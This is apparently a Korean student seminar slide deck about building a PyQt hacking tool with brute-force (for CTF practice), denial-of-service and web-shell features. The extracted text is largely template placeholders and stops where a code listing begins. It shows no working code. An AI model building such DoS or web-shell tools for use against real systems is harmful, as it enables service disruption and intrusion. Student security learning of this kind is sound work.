

 10306 박민기

넬카말카 세미나

(웹)해킹 툴 제작

2025.01.06 | 웹해킹툴 뽀뽀

A COLLECTION OF ESSENTIAL CONTENT FOR PRESENTATION
THAT DELIVERS SIMPLE AND POWERFUL MESSAGES.

목차 페이지

목차

1 계기 / 구현 방법

2 처음

3 목차 쓰는 곳

4 목차 쓰는 곳

5 목차 쓰는 곳

6 목차 쓰는 곳

항목으로 깔끔하게 정리해요.
핵심 키워드만 제시해도 좋아요.

주제에서 말하는 바를 요약해요.
주제의 핵심내용을 입력해요.

소개할 내용을 입력해 보세요.
포함되는 내용을 나열해 보세요.

항목으로 깔끔하게 정리해요.
핵심 키워드만 제시해도 좋아요.

주제에서 말하는 바를 요약해요.
주제의 핵심내용을 입력해요.


이번 세미나 주제

이 곳에는 결과를 입력해 보세요.


(웹) 해킹 도구
[뽀뽀]



Brute Force 기능 [ctf풀이용 브포도구]



Dos Attack 기능 [대표적인 공격 5가지]



Web Shell 기능 [간단한 웹셸 모음]

제작하게 된 계기

이 곳에는 배경을 입력해 보세요.

1

첫번째 배경 요인


- 이제 문제를 풀때 어떤 문제들은 코드를 직접 짜야되는데 코드를 짜기까지 시간이 오래 걸리고 잘 안되는 부분이 많아서 **유용한 도구가 있으면 좋겠다고 생각하게 됨**
- (brup suite에 브포기능이 있지만 다루기 어렵고 매우 오래걸려 답답함 → 차라리 직접 만들자

2

두번째 배경 요인

- 1학기때 처음 프로젝트를 만들었을때의 경험을 살려 더 발전한 모습으로 만들어보자

[1학기 세미나 발표한 GUI 디자인]



처음 (구상)

이 곳에는 현황을 입력해 보세요.



1학기때와 동일한 프로그램 PYQT





DOS 공격 참고

어느걸 이용할 것인가,
어떤 기능을 추가할 것인가


- 처음

- DOS같은 공격 코드는 처음부터 짤 수도 있었겠지만, 시간도 부족할 뿐더러 코딩실력이 '아무것도 모르는 상태'에서 무에서 유를 창조할 정도로 뛰어나지 않기 때문에 시간적인 측면에서 효율적이지 않다고 판단되어 [기존에 있는 코드를 참고하여 분석하고 사용하기 편하게 가공하는 형태로 진행]

본격 코드 구현전 간단한 exe 제작테스트



본격 코드 구현전 간단한 exe 테스트 [간단한 GUI 창 생성]



본격 코드 구현전 간단한 exe 테스트 [GUI창을 띄우는 코드]

The image shows a code editor with a Python script named `app.py` and a terminal window. The code in `app.py` is as follows:

